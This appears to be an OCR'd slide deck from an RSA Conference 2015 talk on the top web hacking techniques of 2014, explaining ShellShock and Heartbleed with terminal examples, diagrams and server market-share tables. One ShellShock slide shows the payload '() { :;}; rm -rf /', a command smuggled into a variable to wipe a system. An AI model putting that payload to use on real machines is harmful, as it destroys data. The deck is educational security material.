Johnathan-Kuskos:ShellShock johnathankuskos$ VAR="This is somethin
g I'd really like to remember."
Johnathan-Kuskos:ShellShock johnathankuskos$ echo $VAR
This is something I'd really like to remember.
Johnathan-Kuskos:ShellShock johnathankuskos$
```


ShellShock explained simply

VAR='**This is something I'd really like to remember.**'
VAR='**This should also be treated as text, not syntax.** '
VAR='**rm -rf /**'

VAR='**() { :;}; rm -rf /**'
echo $VAR

Heartbleed

1




It allows an attacker to anonymously download a random chunk of memory from a server using OpenSSL.

A Catastrophic vulnerability to be accompanied by “branding”.

~17%(500k) of all “secure” servers were vulnerable.


Neel Mehta
http://heartbleed.com/

Market share of the busiest sites



Developer	March 2014	Percent	April 2014	Percent	Change
Apache	537,714	53.77%	534,392	53.44%	-0.33
nginx	176,507	17.65%	178,154	17.82%	0.16
Microsoft	123,981	12.40%	124,019	12.40%	0.00
Google	29,937	2.99%	29,593	2.96%	-0.03

Market share of the active sites



Developer	March 2014	Percent	April 2014	Percent	Change
Apache	93,759,928	52.18%	95,512,314	52.44%	0.26
nginx	25,497,586	14.19%	25,900,525	14.22%	0.03
Microsoft	20,436,280	11.37%	20,175,151	11.08%	-0.30
Google	14,967,579	8.33%	14,829,924	8.14%	-0.19

What is a heartbeat anyways and why?

- http://git.openssl.org/gitweb/?p=openssl.git;a=commit;h=4817504d069b4c5082161b02a22116ad75f822b1
- Found in:
  - /ssl/d1_both.c
  - /ssl/t1_lib.c
    - Both containing the following:
      - buffer = OPENSSL_malloc(1 + 2 + payload + padding);
- Fixed in this commit: https://github.com/openssl/openssl/commit/96db9023b881d7cd9f379b0c154650d6c108e9a3#diff-2
  - The payload is now bound checked and can't exceed the intended 16 byte payload size.
  - "Ultimately, this boiled down to a very simple bug in a very small piece of code that required a very small fix" ~ @TroyHunt

Client

TLS Request 1

TLS Response 1

TLS Request 2

TLS Response 2

TLS Request n

TLS Response n

N → ∞

Server

Client

TLS Request 1

TLS Response 1

Heartbeat Request

Keep Alive

Heartbeat Request

TLS Response 2

Server

Client

TLS Request 1

TLS Response 1

Heartbeat Request

Payload,
Size

Keep Alive

Payload,
Some Padding

Server

Hacker

TLS Request 1

TLS Response 1

Heartbeat Request

Payload, 1 Byte
Size, 65,536 Bytes

Server

Hacker

TLS Request 1

TLS Response 1

Heartbeat Request

Payload, 1 Byte
Size, 65,536 Bytes

Server

Server Memory
RANDOMDATARANDOMDA
TARANDOMDATARANDOM
DATAPayloadDATARANDO
MDATARANDOMDATARAN
DOMDATARANDOMDATAR
ANDOMDATARANDOMDAT
ARANDOMDATARANDOMD
ATARANDOMDATARANDO
MDATARANDOMDATARAN

Hacker

TLS Request 1

TLS Response 1

Heartbeat Request

Payload, 1 Byte
Size, 65,536 Bytes

Keep Alive

**PayloadDATARAND
OMDATARANDOMD
ATAANDOMDATARA
NDOM**

Server

Server Memory
RANDOMDATARANDOMDA
TARANDOMDATARANDOM
DATAPayloadDATARANDO
MDATARANDOMDATARAN
DOMDATARANDOMDATAR
ANDOMDATARANDOMDAT
ARANDOMDATARANDOMD
ATARANDOMDATARANDO
MDATARANDOMDATARAN

What we've learned

- **Encryption is King:** Many years of web hacks and Transport Layer bugs are always feared and respected.
- **Creativity is Rare:** Utilizing things under our noses in new and novel ways is always impressive.
- **Web Security Prevails:** Of all the hacks of 2014, web hacks make the headlines. Web is where the data is, and data is what we all hold dear.

RSAConference2015
San Francisco | April 20-24 | Moscone Center

SESSION ID: HT-F01

Top 10 Web Hacking Techniques of 2014

Special thanks to the community who voted and to our panel of experts:
Jeff Williams, Zane Lackey, Daniel Miessler, Troy Hunt, Giorgio Maone, Peleus Uhley, and Rohit Sethi

Johnathan Kuskos
Manager
WhiteHat Security / Threat Research Center
@JohnathanKuskos

Matt Johansen
Senior Manager
WhiteHat Security / Threat Research Center
@mattjay